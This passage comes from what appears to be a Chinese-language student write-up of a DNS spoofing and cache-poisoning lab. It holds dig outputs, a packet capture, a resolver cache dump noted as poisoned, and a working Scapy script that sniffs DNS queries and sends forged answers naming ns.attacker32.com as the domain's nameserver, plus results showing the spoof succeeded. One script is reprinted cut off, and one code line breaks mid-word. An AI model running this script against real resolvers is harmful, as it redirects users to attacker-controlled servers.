| . OPT UDPpl=512 errcode=0 v=0 ...                                  |
```



```
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52808
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        600     IN      A       4.3.2.1

;; AUTHORITY SECTION:
.                       600     IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         600     IN      A       2.2.2.2

;; Query time: 36 msec
;; SERVER: 192.168.43.132#53(192.168.43.132)
;; WHEN: 五 9月  18 10:04:20 CST 2020
```




```
1 0.000000… 192.168.43.131   192.168.43.132 DNS   98 Standard query 0xce48 A www.example.net OPT
2 0.002072… 192.168.43.132   192.33.4.12    DNS   86 Standard query 0xef5b A www.example.net OPT
3 0.002078… 192.168.43.132   192.33.4.12    DNS   70 Standard query 0x61f9 NS <Root> OPT
4 0.002340… 192.168.43.132   192.33.4.12    DNS   89 Standard query 0xe74e AAAA E.ROOT-SERVERS.NET OPT
5 0.002374… 192.168.43.132   192.33.4.12    DNS   89 Standard query 0xf1f8 AAAA G.ROOT-SERVERS.NET OPT
6 0.034253… 192.33.4.12      192.168.43.132 DNS  130 Standard query response 0xef5b A www.example.net A 4.3.2.1 NS ns.example.net A 2.2.2.2
7 0.034335… 192.33.4.12      192.168.43.132 DNS  102 Standard query response 0x61f9 NS <Root> NS ns.example.net A 2.2.2.2
8 0.034672… 192.168.43.132   192.168.43.131 DNS  134 Standard query response 0xce48 A www.example.net A 4.3.2.1 NS ns.example.net A 2.2.2.2 OPT
9 0.219552… 192.33.4.12      192.168.43.132 DNS  135 Standard query response 0xe74e AAAA E.ROOT-SERVERS.NET AAAA 2001:500:a8::e OPT
```




```
;
; G.ROOT-SERVERS.NET [v6 TTL 1589] [v4 unexpected] [v6 success]
;       2001:500:12::d0d [srtt 13370] [flags 00000000] [edns 0/1/1/1/
; ns.example.net [v4 TTL 437] [v4 success] [v6 unexpected]
;       4.3.2.1 [srtt 435100] [flags 00000008] [edns 1/0/0/0/0] [plai
; E.ROOT-SERVERS.NET [v6 TTL 1589] [v4 unexpected] [v6 success]
;       2001:500:a8::e [srtt 11560] [flags 00000000] [edns 0/1/1/1/1]
;
```

查看 cacehe 文件发现已被污染

Task7




```python
#!/usr/bin/python3
from scapy.all import *

def spoof_dns(pkt):
    pkt.show()
    IPpkt = IP(dst=pkt[IP].src, src = pkt[IP].dst)
    UDPpkt = UDP(dport=pkt[UDP].sport , sport=53)

    Anssec = DNSRR(rrname=pkt[DNS].qd.name, type='A', ttl=259200, rdata='1.9.9.8')
    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns2.example.net')
    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A', ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A', ttl=259200, rdata='5.6.7.8')

    NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec, ar=Adds

    spopkt=IPpkt/UDPpkt/DNSpkt

    send(spopkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```




```
Sent 1 packets.
###[ Ethernet ]###
  dst       = 00:50:56:f6:dc:24
  src       = 00:0c:29:0b:f7:aa
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 68
     id        = 51942
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = udp
     chksum    = 0x97eb
     src       = 192.168.43.132
     dst       = 192.168.43.2
     \options   \
###[ UDP ]###
        sport     = 65059
        dport     = domain
        len       = 48
        chksum    = 0xd818
###[ DNS ]###
           id        = 28289
           qr        = 0
           opcode    = QUERY
           aa        = 0
           tc        = 0
           rd        = 1
           ra        = 0
           z         = 0
           ad        = 0
           cd        = 0
           rcode     = ok
           qdcount   = 1
           ancount   = 0
           nscount   = 0
           arcount   = 0
           \qd        \
            |###[ DNS Question Record ]###
```

```
#!/usr/bin/python3
from scapy.all import *

def spoof_dns(pkt):
    pkt.show()
    IPpkt = IP(dst=pkt[
    UDPpkt = UDP(dport=

    Anssec = DNSRR(rrna
    # The Authority Sec
    NSsec1 = DNSRR(rrna
    NSsec2 = DNSRR(rrna
    # The Additional Se
    Addsec1 = DNSRR(rrn
    Addsec2 = DNSRR(rrn

    NSsec = DNSRR(rrnam
    DNSpkt = DNS(id=pkt

    spopkt=IPpkt/UDPpkt

    send(spopkt)

# Sniff UDP query packe
pkt = sniff(filter='udp
```



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50932
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
DNS\032Question\032Record. 259200 IN    A       1.9.9.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
ns1.example.net.        259200  IN      A       1.2.3.4

;; ADDITIONAL SECTION:
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 73 msec
;; SERVER: 192.168.43.132#53(192.168.43.132)
;; WHEN: Thu Sep 17 22:41:52 EDT 2020
;; MSG SIZE  rcvd: 172
```

成功伪造



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> mail.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 35161
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;mail.example.net.              IN      A

;; ANSWER SECTION:
DNS\032Question\032Record. 259200 IN    A       1.9.9.8

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.
ns1.example.net.        259200  IN      A       1.2.3.4

;; ADDITIONAL SECTION:
ns2.example.net.        259200  IN      A       5.6.7.8

;; Query time: 61 msec
;; SERVER: 192.168.43.132#53(192.168.43.132)
;; WHEN: Thu Sep 17 22:46:57 EDT 2020
;; MSG SIZE  rcvd: 173
```

发现整个 example.com 下的所有域名都被欺骗了，伪造成功